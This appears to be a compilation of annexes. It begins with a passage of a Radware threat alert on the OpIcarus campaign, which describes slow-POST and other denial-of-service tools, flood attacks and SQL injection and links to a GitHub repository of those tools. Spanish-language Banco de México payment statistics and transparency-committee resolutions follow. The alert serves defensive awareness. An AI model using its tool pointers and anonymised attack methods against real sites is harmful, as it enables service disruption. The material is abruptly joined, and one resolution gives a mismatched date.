The operation Github page features a set of denial of service tools ranging from basic GUI tools to scripts coded in Python, Perl and C. These tools were not created for Opicarus but are rather a collection of tools used by other hacktivist and security professionals.

R U Dead Yet (RUDY) - a slow-rate HTTP POST (Layer 7) denial-of-service tool using long form field submissions. By injecting one byte of information into an application POST field at a time and then waiting, R.U.D.Y. causes application threads to await the end of never-ending posts in order to perform processing (this behavior is necessary in order to allow web servers to support users with slower connections). Since R.U.D.Y. causes the target webserver to hang while waiting for the rest of an HTTP POST request, by initiating simultaneous connections to the server the attacker is ultimately able to exhaust the server's connection table and create a denial-of-service condition.

Tor's Hammer a Layer 7 DoS tool that executes a **DoS attack (/ddos-knowledge-center/ddospedia/dosattack/)** by using a classic slow POST attack where HTML POST fields are transmitted in slow rates under the same session (actual rates are randomly chosen within the limit of 0.5-3 seconds).

Similar to R.U.D.Y., the slow POST attack causes the web server application threads to await the end of boundless posts in order to process them. This causes the exhaustion of the web server resources and causes it to enter a denial-of-service state for any legitimate traffic.

A new functionality added to Tor's Hammer is a traffic anonym capability. DoS attacks can be carried out through the Tor Network by using a native socks proxy integrated in Tor clients. This enables launching the attack from random source IP addresses, which makes tracking the attacker almost impossible.

XerXeS - an extremely efficient DoS tool providing the capacity to launch multiple automated independent attacks against several target sites without necessarily requiring a botnet.

KillApache - takes advantage of an old vulnerability allowing attackers to send requests to an Apache server to retrieve URL content in a large number of overlapping "byte ranges" or chunks, effectively causing the server to run out of useable memory - resulting in a denial-of-service condition.

Other DDoS attack tools include:

- BlackHorizon
- CrescentMoon
- MasterK3Y
- OpIcarusBot
- Asundos
- Asundos2
- D4rk
- Finder

- ChiHULK
- GoldenEye
- HellSec
- IrcAbuse
- PentaDos
- Purple
- Saddam
- Saphyra
- B0wS3rDdos
- Blacknurse
- Botnet
- Clover
- Getrekt
- L7
- M60
- wso

Figure 8: OpicarusBot – A Layer 7 attack tool for Opicarus

OpIcarus Github Pages

Opicarus - https://github.com/opicaruscollective/Opicarus/(https://github.com/opicaruscollective/Opicarus/)
Documentation - https://github.com/opicaruscollective/Opicarus/tree/Documentation
(https://github.com/opicaruscollective/Opicarus/tree/Documentation)
Tools - https://github.com/opicaruscollective/Opicarus/tree/Tools(https://github.com/opicaruscollective/Opicarus/tree/Tools)
YouTube channel - https://youtu.be/rk82RfPkTkY(https://youtu.be/rk82RfPkTkY)

Attack Vectors

Nmap – a security scanner designed for network discovery and security auditing. It uses raw IP packets in novel ways to determine what hosts are available on the network, what services (application name and version) those hosts are offering. In addition, they identify what operating systems (and OS versions) they are running, what type of packet filters/firewalls are in use, and dozens of other characteristics.

Zed Attack Proxy – The OWASP Zed Attack Proxy, ZAP, is a popular and open source security tool that helps users automatically scan and find security vulnerabilities in web applications.

Maltego – an open source intelligence and forensic tool allowing users to discover data from open sources and visualize the data in graphs and detailed reports for data mining and link analysis.

TCP flood - One of the oldest yet still very popular DoS attacks. It involves sending numerous SYN packets to the victim. In many cases, attackers will spoof the SRC IP so the reply (SYN+ACK packet) will not return, thus overwhelming the session/connection tables of the targeted server or one of the network entities or the way (typically the firewall). Servers need to open a state for each SYN packet that arrives and they store this state in tables that have limited size. As big as this table may be it is easy to send sufficient amount of SYN packets that will fill the table, and once this happens the server starts to drop a new request, including legitimate ones. Similar effects can happen on a firewall that also has to process and invest in each SYN packet. Unlike other TCP or application level attacks the attacker does not have to use a real IP - this is perhaps the biggest strength of the attack.

UDP Flood – attacker sends large UDP packets to a single destination or to random ports. Since the UDP protocol is "connectionless" and does not have any type of handshake mechanism, the main intention of a UDP flood is to saturate the Internet pipe. In most cases the attackers spoof the SRC (source) IP

HTTP/S Flood - An attack method used by hackers to attack web servers and applications. These floods consist of seemingly legitimate session-based sets of HTTP GET or POST requests sent to a targeted web server. HTTP floods do not use spoofing, reflective techniques or malformed packets. These requests are specifically designed to consume a significant amount of the server's resources, and therefore can result in a denial-of-service. Such requests are often sent en masse by means of a botnet, increasing the attack's overall power. HTTP and HTTPS flood attacks are one of the most advanced threats facing web servers today since it is hard for network security devices to distinguish between legitimate and malicious HTTP traffic.

SQL Injection – This technique takes advantage of poor application coding. When the application inputs are not sanitized, it becomes vulnerable. Attackers can modify an application SQL query to gain access to unauthorized data with administrator access, run remote commands on the server, drop or create objects in the database, and more.




Figure 4: These tools can be found on GitHub at(https://github.com/opicarusoollective/Opicarus/tree/Tools)(https://github.com/opicarusoollective/Opicarus/tree/Tools)

Effective DDoS Protection Essentials

- **Hybrid DDoS Protection (https://www.radware.com/products/defensepro/)** (on-premise + cloud) – for real-time **DDoS attack prevention (https://www.radware.com/solutions/security/)** that also addresses high volume attacks and protects from pipe saturation
- **Behavioral-Based Detection**- to quickly and accurately identify and block anomalies while allowing legitimate traffic through
- **Real-Time Signature Creation**- to promptly protect from unknown threats and 0-day attacks
- **A cyber-security emergency response plan**- that includes a dedicated emergency team of experts who have experience with Internet of Things security and handling IoT outbreaks

Effective Web Application Security Essentials

- **Full OWASP Top-10 application vulnerabilitiescoverage**– against defacements, injections, etc.
- **Low false positive rate** – using negative and positive security models for maximum accuracy
- **Auto policy generation**capabilities for the widest coverage with the lowest operational effort
- **Bot protection and device fingerprinting:**capabilities to overcome dynamic IP attacks and achieving improved bot detection and blocking
- **Securing APIs** by filtering paths, understanding XML and JSON schemas for enforcement, and activity tracking mechanisms to trace bots and guard internal resources

- **Flexible deployment options**- on-premise, out-of-path, virtual or cloud-based

For further security measures, Radware urges companies to inspect and patch their network in order to defend against risks and threats.

Under Attack and in Need of Expert Emergency Assistance? Radware Can Help.

Radware offers a service to help respond to security emergencies, neutralize the risk and better safeguard operations before irreparable damages occur. If you're under DDoS attack or malware outbreak and in need of emergency assistance, **Contact us (https://www.radware.com/underattack/)** with the code "Red Button".

https://www.facebook.com/HarveyHarris6/posts/421743798183945(https://www.facebook.com/HarveyHarris6/posts/421743798183945)

https://www.facebook.com/events/2366853868153 28(https://www.facebook.com/events/2366853868153 28/)

https://en.wikipedia.org/wiki/Maltego(https://en.wikipedia.org/wiki/Maltego)

Click here (/WorkArea/DownloadAsset.aspx?id=1558) to download a copy of the ERT Threat Alert

Download Now (/WorkArea/DownloadAsset.aspx?id=1558)

DDoS Knowledge Center

- DDoS Chronicles (/ddos-knowledge-center/ddos-chronicles/)
- Research (/ddos-knowledge-center/research/)
- DDoS Definitions - DDoSPedia (/ddos-knowledge-center/ddospedia/)
- Infographics (/ddos-knowledge-center/infographics/)

DDoS Threats and Attacks

- DDoS Attack Types (/ddos-threats-attacks/ddos-attack-types/)
- DDoS Ring of Fire (/ddos-threats-attacks/ddos-ring-of-fire/)
- Threat Advisories and Attack Reports (/ddos-threats-attacks/threat-advisories-attack-reports/)

DDoS Experts' Insider

- Losing Sleep in the C-Suite (/ddos-experts-insider/losing-sleep-c-suite/)
- Expert Talk (/ddos-experts-insider/expert-talk/)
- ERT Case Studies (/ddos-experts-insider/ert-case-studies/)

Under Attack and Need Emergency Assistance?

Radware Can Help. **Click Here. (https://www.radware.com/underattack/)**

radware.com (http://www.radware.com)

- Security (https://www.radware.com/Solutions/Security/)
- SSL Attack Protection (https://www.radware.com/solutions/ssl-attack-protection/)
- Application & Network Security (https://www.radware.com/Products/#ApplicationSecurity)

Community

- Radware Blog (http://blog.radware.com/security/)
- Radware Connect (https://itunes.apple.com/us/app/radware-connect/id391124106?mt=8)

FOLLOW US:

Twitter (https://twitter.com/radware) LinkedIn (https://www.linkedin.com/companies/165642)
Google+ (https://plus.google.com/+radware)
YouTube (https://www.youtube.com/user/radwareinc)
facebook (https://www.facebook.com/Radware)
slideshare (http://www.slideshare.net/Radware)

ANEXO "U"

http://www.banxico.org.mx/SieInternet/consultarDirectorioInternetAction.do?sector=5&accion=consultarCuadro&idCuadro=CF252&locale=es,
Consultada el 27 de marzo de 2019

SISTEMA DE INFORMACIÓN ECONÓMICA

Buscar

SIE API | Ayuda | English

/ Sistemas de pago /

Sistemas con liquidación en tiempo real. - (CF252)

Período:	Frecuencia:	Unidades:	Cifra:
Ene 1992 - Ene 2019	Mensual	Diferentes Unidades	No Homogénea

Exportar: Exportar cuadro | Exportar series

Análisis: Mis series (0) | Agregar series

Ene 2018 - Ene 2019

	Nov 2018	Dic 2018	Ene 2019
– **Sistemas con liquidación en tiempo real**			
Días operados	20	19	22
– **Sistema de Atención a Cuentahabientes de Banco de México SIAC**			
Número de operaciones	4,574	4,187	4,272
Importe (millones de pesos)	638,058	664,853	672,831
– **Sistema de Pagos Electrónicos de Uso Ampliado SPEUA 1/**			
Número de operaciones	N/E	N/E	N/E
Importe (millones de pesos)	N/E	N/E	N/E
– **Sistema de Liquidación de Valores INDEVAL 2/**			
Número de operaciones	309,413	294,381	N/E
Importe (millones de pesos)	66,163,602	63,585,513	N/E
– **Sistema de Pagos Electrónicos Interbancarios SPEI® 3/**			
Número de operaciones	58,809,631	56,237,059	58,993,463
Importe (millones de pesos)	20,887,149	22,805,402	23,180,782
– **Sistema de Pagos Electrónicos Interbancarios en Dólares SPID® 4/**			
Número de operaciones	192,037	183,948	196,218
Importe (millones de dólares)	13,753	16,162	15,502

Notas:

Cifras acumuladas.

1/ Dejó de operar en agosto de 2005, las operaciones que se liquidaban en este sistema se liquidan en el SPEI®.

2/ Fuente: INDEVAL. Incluye liquidación del mercado de dinero y mercado de capitales. No incluye reportos entre el Banco de México y los

ANEXO "F"

BANCO DE MÉXICO

EL COMITÉ DE TRANSPARENCIA DEL BANCO DE MÉXICO

OBLIGACIONES DE TRANSPARENCIA
Unidades Administrativas: Dirección de Infraestructura de Tecnologías de la Información y Dirección de Seguridad del Banco de México.

VISTOS, para resolver sobre la clasificación de información determinada por las unidades administrativas al rubro indicadas, y

RESULTANDO

PRIMERO. Que con la finalidad de cumplir con las obligaciones de transparencia comunes, los sujetos obligados pondrán a disposición del público, en sus respectivos medios electrónicos y en la Plataforma Nacional de Transparencia, de acuerdo con sus facultades, atribuciones, funciones u objeto social, la información de los temas, documentos y políticas que se señalan en el artículo 70 de la Ley General de Transparencia y Acceso a la Información Pública (LGTAIP).

SEGUNDO. Que los titulares de la Dirección de Infraestructura de Tecnologías de la Información y de la Dirección de Seguridad del Banco de México, mediante oficio de tres de junio de dos mil diecinueve, hicieron del conocimiento de este órgano colegiado que dichas unidades administrativas han determinado clasificar diversa información contenida en los documentos señalados en dicho oficio, de conformidad con la fundamentación y motivación señaladas en las carátulas y en las pruebas de daño correspondientes, respecto de los cuales se generaron las versiones públicas respectivas, y solicitaron a este órgano colegiado confirmar tal clasificación y aprobar las respectivas versiones públicas.

CONSIDERANDO

PRIMERO. Este Comité es competente para confirmar, modificar o revocar las determinaciones que en materia de clasificación de la información realicen los titulares de las áreas del Banco de México, de conformidad con los artículos 44, fracción II, de la LGTAIP; 65, fracción II, de la Ley Federal de Transparencia y Acceso a la Información Pública (LFTAIP); y 31, fracción III, del Reglamento Interior del Banco de México (RIBM). Asimismo, este órgano colegiado es competente para aprobar las versiones públicas que someten a su consideración, en términos del Quincuagésimo sexto y el Sexagésimo segundo, párrafos primero y segundo, inciso b), de los *"Lineamientos generales en materia de clasificación y desclasificación de la información, así como para la elaboración de versiones públicas"*, vigentes (Lineamientos).

SEGUNDO. Enseguida se analiza la clasificación realizada por las unidades administrativas al rubro citada:

Es procedente la clasificación de la información testada y referida como reservada, conforme a la fundamentación y motivación expresadas en las pruebas de daño correspondientes, las cuales se tienen aquí por reproducidas como si a la letra se insertasen en obvio de repeticiones innecesarias.

En consecuencia, **este Comité confirma la clasificación de la información testada y referida como reservada.**

Asimismo, este órgano colegiado **aprueba las versiones públicas señaladas en el oficio precisado en la sección de Resultandos de la presente determinación.**

Por lo expuesto con fundamento en los artículos, 44, fracción II, 137, párrafo segundo, inciso a), de la LGTAIP; 65, fracción II, y 102, párrafo primero, de la LFTAIP; 31, fracción III, del RIBM; Quincuagésimo sexto y Sexagésimo segundo, párrafos primero y segundo, inciso b), de los Lineamientos, y Quinta de las Reglas de Operación del Comité de Transparencia del Banco de México, este órgano colegiado:

RESUELVE

PRIMERO. Se confirma la clasificación de la información testada y referida como reservada, conforme a la fundamentación y motivación expresadas en las correspondientes pruebas de daño.

SEGUNDO. Se **aprueban las versiones públicas** señaladas en el oficio precisado en la sección de Resultandos de la presente determinación.

Así lo resolvió, por unanimidad de los integrantes presentes de este Comité de Transparencia del Banco de México, en sesión celebrada el veinticinco de junio de dos mil diecinueve. ----------

COMITÉ DE TRANSPARENCIA

MARÍA TERESA MUÑOZ ARÁMBURU
Presidenta

ERIK MAURICIO SÁNCHEZ MEDINA
Integrante

VÍCTOR MANUEL DE LA LUZ PUEBLA
Integrante

ANEXO "G"

BANCO DE MÉXICO

"2019, Año del Caudillo del Sur, Emiliano Zapata"

BANCO DE MÉXICO
RECIBIDO
24 JUN 2019
Comité de Transparencia
Por: 215383 Hora: 10:46

Se recibe oficio constante en dos páginas y ocho carátulas.—

REF.: S02/60/2019

Ciudad de México, a 21 de junio de 2019

COMITÉ DE TRANSPARENCIA DEL BANCO DE MÉXICO
P r e s e n t e.

Me refiero a la obligación prevista en el artículo 60 de la Ley General de Transparencia y Acceso a la Información Pública (LGTAIP), en el sentido de poner a disposición de los particulares la información a que se refiere el Título Quinto de dicho ordenamiento (obligaciones de transparencia) en el sitio de internet de este Banco Central y a través de la Plataforma Nacional de Transparencia.

Al respecto, en relación con las referidas obligaciones de transparencia, me permito informarles que esta unidad administrativa, de conformidad con los artículos 100, y 106, fracción III, de la Ley General de Transparencia y Acceso a la Información Pública, así como 97 de la Ley Federal de Transparencia y Acceso a la Información Pública, y el Quincuagésimo sexto de los "Lineamientos generales en materia de clasificación y desclasificación de la información, así como para la elaboración de versiones públicas", vigentes, ha determinado clasificar diversa información contenida en los documentos que se indican más adelante, de conformidad con la fundamentación y motivación señaladas en las carátulas correspondientes.

Para facilitar su identificación, en el siguiente cuadro encontrarán el detalle del título de los documentos clasificados, los cuales coinciden con los que aparecen en las carátulas que debidamente firmadas se acompañan al presente.

TÍTULO DEL DOCUMENTO CLASIFICADO	CARÁTULA NÚMERO DE ANEXO
OFI003-25622 del 15 de enero de 2019. Banco Nacional de México	1
OFI003-102 del 25 de enero de 2019. Cetelem	2
OFI003-26290 del 1 de febrero de 2019. Banco Shinhan de México	3
S02-30-2019 del 29 de marzo de 2019. Nacional Financiera	4
S02-31-2019 del 29 de marzo de 2019. Mizuho Bank México	5

REF.: S02/60/2019

S02-14-2018 del 20 de diciembre de 2018. PEMEX	**6**
S02-02-2019 del 1 de febrero de 2019. P.M.I.	**7**
S02-22-2019 del 13 de marzo de 2019. P.M.I.	**8**

Por lo expuesto, en términos de los artículos 44, fracción II, de la Ley General de Transparencia y Acceso a la Información Pública; 65, fracción II, de la Ley Federal de Transparencia y Acceso a la Información Pública; y 31, fracción III, del Reglamento Interior del Banco de México; así como Quincuagésimo sexto, y Sexagésimo segundo, párrafos primero y segundo, inciso b), de los Lineamientos, atentamente solicito a ese Comité de Transparencia confirmar la clasificación de la información realizada por esta unidad administrativa, y aprobar las versiones públicas señaladas en el cuadro precedente.

Asimismo, de conformidad con el Décimo de los señalados "Lineamientos generales en materia de clasificación y desclasificación de la información, así como para la elaboración de versiones públicas", informo que el personal que por la naturaleza de sus atribuciones tiene acceso a los referidos documentos clasificados, es el adscrito a la Dirección de Autorizaciones y Sanciones de Banca Central.

Atentamente,

HÉCTOR RAFAEL HELÚ CARRANZA
Director de Autorizaciones y
Sanciones de Banca Central

BANCO DE MÉXICO

"2019, Año del Caudillo del Sur, Emiliano Zapata"

CARÁTULA DE VERSIÓN PÚBLICA

La presente versión pública se elaboró con fundamento en los artículos 3, fracción XXI, 70, 100, 106, fracción III, y 109 de la Ley General de Transparencia y Acceso a la Información Pública (LGTAIP); 68, 97, 98, fracción III, y 106 de la Ley Federal de Transparencia y Acceso a la Información Pública (LFTAIP); Primero, Segundo, fracción XVIII, Séptimo, fracción III, Quincuagésimo sexto, Sexagésimo segundo, inciso b) y Sexagésimo tercero de los *"Lineamientos generales en materia de clasificación y desclasificación de la información, así como para la elaboración de versiones públicas"*, emitidos por el Consejo Nacional del Sistema Nacional de Transparencia, Acceso a la Información y Protección de Datos Personales (Lineamientos).

VERSIÓN PÚBLICA	
I. Área titular que clasifica la información.	Dirección de Autorizaciones y Sanciones de Banca Central
II. La identificación del documento del que se elabora la versión pública.	OFI003-25622 del 15 de enero de 2019. Banco Nacional de México
III. Firma del titular del área y de quien clasifica.	**HÉCTOR RAFAEL HELÚ CARRANZA** Director de Autorizaciones y Sanciones de Banca Central
IV. Fecha y número del acta de la sesión del Comité donde se aprobó la versión pública.	La presente versión pública fue aprobada en la sesión del Comité de Transparencia "ESPECIAL", número 21/2019 celebrada el 25 de JUNIO de 2019. Secretaría del Comité de Transparencia Rodrigo Villa Collins, Gerente de Análisis y Promoción de Transparencia, y Secretario del Comité de Transparencia del Banco de México. Firma:

A continuación se presenta el detalle de la información testada, así como la fundamentación y motivación que sustentan la clasificación:

PARTES O SECCIONES CLASIFICADAS COMO CONFIDENCIAL				
Ref.	**Página (s)**	**Información testada**	**Fundamento Legal**	**Motivación**
SC	1	Información protegida por el secreto comercial.	Artículos 7, 24, fracción VI, y 116 párrafos segundo, tercero y último, de la LGTAIP; 6, 11, fracción VI, y 113, fracción II, III y párrafo último, de la LFTAIP; 82, primer párrafo, de la Ley de Propiedad Industrial (LPI); así como el Trigésimo octavo, fracciones II, III, y párrafo último, el Cuadragésimo, y el Cuadragésimo cuarto, de los Lineamientos. Lo anterior encuentra sustento en la tesis I.1o.A.E.134 A (10a.) (Registro IUS 2011574) de rubro "SECRETO COMERCIAL. SUS CARACTERÍSTICAS", a través de la cual el Poder Judicial de la Federación reconoció que la información técnica se trata de información protegida por el secreto comercial.	Información clasificada como **secreto comercial**, toda vez que se trata de información que forma parte del funcionamiento del negocio de su titular, siendo por tanto información referida a la naturaleza, características y finalidades de los productos y prestación de los servicios que ofrece su titular, por lo que el resguardar tal información le significa mantener una ventaja económica frente a terceros o competidores en la realización de sus actividades económicas y financieras, y con ello evitar cualquier riesgo. Asimismo, el titular de dicha información cuenta con medios o sistemas que ha desarrollado para administrar su negocio y preservar la confidencialidad de la realización de sus actividades con sus clientes. Éste restringe el acceso a terceros, de modo que la información únicamente pueda ser consultada por los empleados designados para tal efecto. En consecuencia, no es información del dominio público ni que su titular publicite. Dar a conocer dicha información, puede posibilitar a los competidores (expertos en la misma materia) el establecer una estrategia para restarle competitividad, lo que afectaría su patrimonio.

BANCO DE MÉXICO

"2019, Año del Caudillo del Sur, Emiliano Zapata"

CARÁTULA DE VERSIÓN PÚBLICA

La presente versión pública se elaboró con fundamento en los artículos 3, fracción XXI, 70, 100, 106, fracción III, y 109 de la Ley General de Transparencia y Acceso a la Información Pública (LGTAIP); 68, 97, 98, fracción III, y 106 de la Ley Federal de Transparencia y Acceso a la Información Pública (LFTAIP); Primero, Segundo, fracción XVIII, Séptimo, fracción III, Quincuagésimo sexto, Sexagésimo segundo, inciso b) y Sexagésimo tercero de los "*Lineamientos generales en materia de clasificación y desclasificación de la información, así como para la elaboración de versiones públicas*", emitidos por el Consejo Nacional del Sistema Nacional de Transparencia, Acceso a la Información y Protección de Datos Personales (Lineamientos).

VERSIÓN PÚBLICA	
I. Área titular que clasifica la información.	Dirección de Autorizaciones y Sanciones de Banca Central
II. La identificación del documento del que se elabora la versión pública.	OFI003-102 del 25 de enero de 2019. Cetelem
III. Firma del titular del área y de quien clasifica.	**HÉCTOR RAFAEL HELÚ CARRANZA** Director de Autorizaciones y Sanciones de Banca Central
IV. Fecha y número del acta de la sesión del Comité donde se aprobó la versión pública.	La presente versión pública fue aprobada en la sesión del Comité de Transparencia "ESPECIAL", número 21/2019, celebrada el 25 de JUNIO de 2019 Secretaría del Comité de Transparencia Rodrigo Villa Collins, Gerente de Análisis y Promoción de Transparencia, y Secretario del Comité de Transparencia del Banco de México. Firma:

A continuación se presenta el detalle de la información testada, así como la fundamentación y motivación que sustentan la clasificación:

PARTES O SECCIONES CLASIFICADAS COMO CONFIDENCIAL				
Ref.	**Página (s)**	**Información testada**	**Fundamento Legal**	**Motivación**
DP	1	La siguiente información relativa a personas físicas que no son servidores públicos: • Nombre • Información laboral	Artículos 1o., 6o., cuarto párrafo, apartado A, fracción II, y 16, párrafo segundo, de la Constitución Política de los Estados Unidos Mexicanos; 24, fracción VI, y 116, párrafo primero, de la LGTAIP; 3, fracción IX, de la Ley General de Protección de Datos Personales en Posesión de Sujetos Obligados; 11, fracción VI, y 113, fracción I, de la LFTAIP; Trigésimo octavo, fracción I, de los Lineamientos.	Se trata de **datos personales** que están intrínseca y objetivamente ligados a la persona identificada o identificable, titular de los mismos.

BANCO DE MÉXICO

"2019, Año del Caudillo del Sur, Emiliano Zapata"

CARÁTULA DE VERSIÓN PÚBLICA

La presente versión pública se elaboró con fundamento en los artículos 3, fracción XXI, 70, 100, 106, fracción III, y 109 de la Ley General de Transparencia y Acceso a la Información Pública (LGTAIP); 68, 97, 98, fracción III, y 106 de la Ley Federal de Transparencia y Acceso a la Información Pública (LFTAIP); Primero, Segundo, fracción XVIII, Séptimo, fracción III, Quincuagésimo sexto, Sexagésimo segundo, inciso b) y Sexagésimo tercero de los *"Lineamientos generales en materia de clasificación y desclasificación de la información, así como para la elaboración de versiones públicas"*, emitidos por el Consejo Nacional del Sistema Nacional de Transparencia, Acceso a la Información y Protección de Datos Personales (Lineamientos).

VERSIÓN PÚBLICA	
I. Área titular que clasifica la información.	Dirección de Autorizaciones y Sanciones de Banca Central
II. La identificación del documento del que se elabora la versión pública.	OFI003-26290 del 1 de febrero de 2019. Banco Shinhan de México
III. Firma del titular del área y de quien clasifica.	**HÉCTOR RAFAEL HELÚ CARRANZA** Director de Autorizaciones y Sanciones de Banca Central
IV. Fecha y número del acta de la sesión del Comité donde se aprobó la versión pública.	La presente versión pública fue aprobada en la sesión del Comité de Transparencia "ESPECIAL", número 21/2019 celebrada el 25 de Junio de 2019 Secretaria del Comité de Transparencia Rodrigo Vila Collins, Gerente de Análisis y Promoción de Transparencia, y Secretario del Comité de Transparencia del Banco de México. Firma:

A continuación se presenta el detalle de la información testada, así como la fundamentación y motivación que sustentan la clasificación:

PARTES O SECCIONES CLASIFICADAS COMO CONFIDENCIAL				
Ref.	**Página (s)**	**Información testada**	**Fundamento Legal**	**Motivación**
SC	1 y 2	Información protegida por el secreto comercial.	Artículos 7, 24, fracción VI, y 116 párrafos segundo, tercero y último, de la LGTAIP; 6, 11, fracción VI, y 113, fracción II, III y párrafo último, de la LFTAIP; 82, primer párrafo, de la Ley de Propiedad Industrial (LPI); así como el Trigésimo octavo, fracciones II, III, y párrafo último, el Cuadragésimo, y el Cuadragésimo cuarto, de los Lineamientos. Lo anterior encuentra sustento en la tesis I.1o.A.E.134 A (10a.) (Registro IUS 2011574) de rubro "SECRETO COMERCIAL. SUS CARACTERÍSTICAS", a través de la cual el Poder Judicial de la Federación reconoció que la información técnica se trata de información protegida por el secreto comercial.	Información clasificada como **secreto comercial**, toda vez que se trata de información que forma parte del funcionamiento del negocio de su titular, siendo por tanto información referida a la naturaleza, características y finalidades de los productos y prestación de los servicios que ofrece su titular, por lo que el resguardar tal información le significa mantener una ventaja económica frente a terceros o competidores en la realización de sus actividades económicas y financieras, y con ello evitar cualquier riesgo. Asimismo, el titular de dicha información cuenta con medios o sistemas que ha desarrollado para administrar su negocio y preservar la confidencialidad de la realización de sus actividades con sus clientes. Éste restringe el acceso a terceros, de modo que la información únicamente pueda ser consultada por los empleados designados para tal efecto. En consecuencia, no es información del dominio público ni que su titular publicite. Dar a conocer dicha información, puede posibilitar a los competidores (expertos en la misma materia) el establecer una estrategia para restarle competitividad, lo que afectaría su patrimonio.

BANCO DE MÉXICO

"2019, Año del Caudillo del Sur, Emiliano Zapata"

CARÁTULA DE VERSIÓN PÚBLICA

La presente versión pública se elaboró con fundamento en los artículos 3, fracción XXI, 70, 100, 106, fracción III, y 109 de la Ley General de Transparencia y Acceso a la Información Pública (LGTAIP); 68, 97, 98, fracción III, y 106 de la Ley Federal de Transparencia y Acceso a la Información Pública (LFTAIP); Primero, Segundo, fracción XVIII, Séptimo, fracción III, Quincuagésimo sexto, Sexagésimo segundo, inciso b) y Sexagésimo tercero de los "*Lineamientos generales en materia de clasificación y desclasificación de la información, así como para la elaboración de versiones públicas*", emitidos por el Consejo Nacional del Sistema Nacional de Transparencia, Acceso a la Información y Protección de Datos Personales (Lineamientos).

VERSIÓN PÚBLICA	
I. Área titular que clasifica la información.	Dirección de Autorizaciones y Sanciones de Banca Central
II. La identificación del documento del que se elabora la versión pública.	S02-30-2019 del 29 de marzo de 2019. Nacional Financiera
III. Firma del titular del área y de quien clasifica.	**HÉCTOR RAFAEL HELÚ CARRANZA** Director de Autorizaciones y Sanciones de Banca Central
IV. Fecha y número del acta de la sesión del Comité donde se aprobó la versión pública.	La presente versión pública fue aprobada en la sesión del Comité de Transparencia "ESPECIAL", número 21/2019 celebrada el 25 de JUNIO de 2019 Secretaría del Comité de Transparencia Rodrigo Villa Collins, Gerente de Análisis y Promoción de Transparencia, y Secretario del Comité de Transparencia del Banco de México. Firma:

A continuación se presenta el detalle de la información testada, así como la fundamentación y motivación que sustentan la clasificación:

PARTES O SECCIONES CLASIFICADAS COMO CONFIDENCIAL				
Ref.	**Página (s)**	**Información testada**	**Fundamento Legal**	**Motivación**
SC	1 y 2	Información protegida por el secreto comercial.	Artículos 7, 24, fracción VI, y 116 párrafos segundo, tercero y último, de la LGTAIP; 6, 11, fracción VI, y 113, fracción II, III y párrafo último, de la LFTAIP; 82, primer párrafo, de la Ley de Propiedad Industrial (LPI); así como el Trigésimo octavo, fracciones II, III, y párrafo último, el Cuadragésimo, y el Cuadragésimo cuarto, de los Lineamientos. Lo anterior encuentra sustento en la tesis I.1o.A.E.134 A (10a.) (Registro IUS 2011574) de rubro "SECRETO COMERCIAL. SUS CARACTERÍSTICAS", a través de la cual el Poder Judicial de la Federación reconoció que la información técnica se trata de información protegida por el secreto comercial.	Información clasificada como **secreto comercial**, toda vez que se trata de información que forma parte del funcionamiento del negocio de su titular, siendo por tanto información referida a la naturaleza, características y finalidades de los productos y prestación de los servicios que ofrece su titular, por lo que el resguardar tal información le significa mantener una ventaja económica frente a terceros o competidores en la realización de sus actividades económicas y financieras, y con ello evitar cualquier riesgo. Asimismo, el titular de dicha información cuenta con medios o sistemas que ha desarrollado para administrar su negocio y preservar la confidencialidad de la realización de sus actividades con sus clientes. Éste restringe el acceso a terceros, de modo que la información únicamente pueda ser consultada por los empleados designados para tal efecto. En consecuencia, no es información del dominio público ni que su titular publicite. Dar a conocer dicha información, puede posibilitar a los competidores (expertos en la misma materia) el establecer una estrategia para restarle competitividad, lo que afectaría su patrimonio.

BANCO DE MÉXICO

"2019, Año del Caudillo del Sur, Emiliano Zapata"

CARÁTULA DE VERSIÓN PÚBLICA

La presente versión pública se elaboró con fundamento en los artículos 3, fracción XXI, 70, 100, 106, fracción III, y 109 de la Ley General de Transparencia y Acceso a la Información Pública (LGTAIP); 68, 97, 98, fracción III, y 106 de la Ley Federal de Transparencia y Acceso a la Información Pública (LFTAIP); Primero, Segundo, fracción XVIII, Séptimo, fracción III, Quincuagésimo sexto, Sexagésimo segundo, inciso b) y Sexagésimo tercero de los "*Lineamientos generales en materia de clasificación y desclasificación de la información, así como para la elaboración de versiones públicas*", emitidos por el Consejo Nacional del Sistema Nacional de Transparencia, Acceso a la Información y Protección de Datos Personales (Lineamientos).

VERSIÓN PÚBLICA	
I. Área titular que clasifica la información.	Dirección de Autorizaciones y Sanciones de Banca Central
II. La identificación del documento del que se elabora la versión pública.	S02-31-2019 del 29 de marzo de 2019. Mizuho Bank México
III. Firma del titular del área y de quien clasifica.	**HÉCTOR RAFAEL HELÚ CARRANZA** Director de Autorizaciones y Sanciones de Banca Central
IV. Fecha y número del acta de la sesión del Comité donde se aprobó la versión pública.	La presente versión pública fue aprobada en la sesión del Comité de Transparencia "ESPECIAL", número 21/2019 celebrada el 25 de JULIO de 2019 Secretaría del Comité de Transparencia Rodrigo Villa Collins, Gerente de Análisis y Promoción de Transparencia, y Secretario del Comité de Transparencia del Banco de México. Firma:

A continuación se presenta el detalle de la información testada, así como la fundamentación y motivación que sustentan la clasificación:

PARTES O SECCIONES CLASIFICADAS COMO CONFIDENCIAL				
Ref.	**Página (s)**	**Información testada**	**Fundamento Legal**	**Motivación**
DP	1	La siguiente información relativa a personas físicas que no son servidores públicos: • Nombre • Firma • Información laboral	Artículos 1o., 6o., cuarto párrafo, apartado A, fracción II, y 16, párrafo segundo, de la Constitución Política de los Estados Unidos Mexicanos; 24, fracción VI, y 116, párrafo primero, de la LGTAIP; 3, fracción IX, de la Ley General de Protección de Datos Personales en Posesión de Sujetos Obligados; 11, fracción VI, y 113, fracción I, de la LFTAIP; Trigésimo octavo, fracción I, de los Lineamientos.	Se trata de **datos personales** que están intrínseca y objetivamente ligados a la persona identificada o identificable, titular de los mismos.
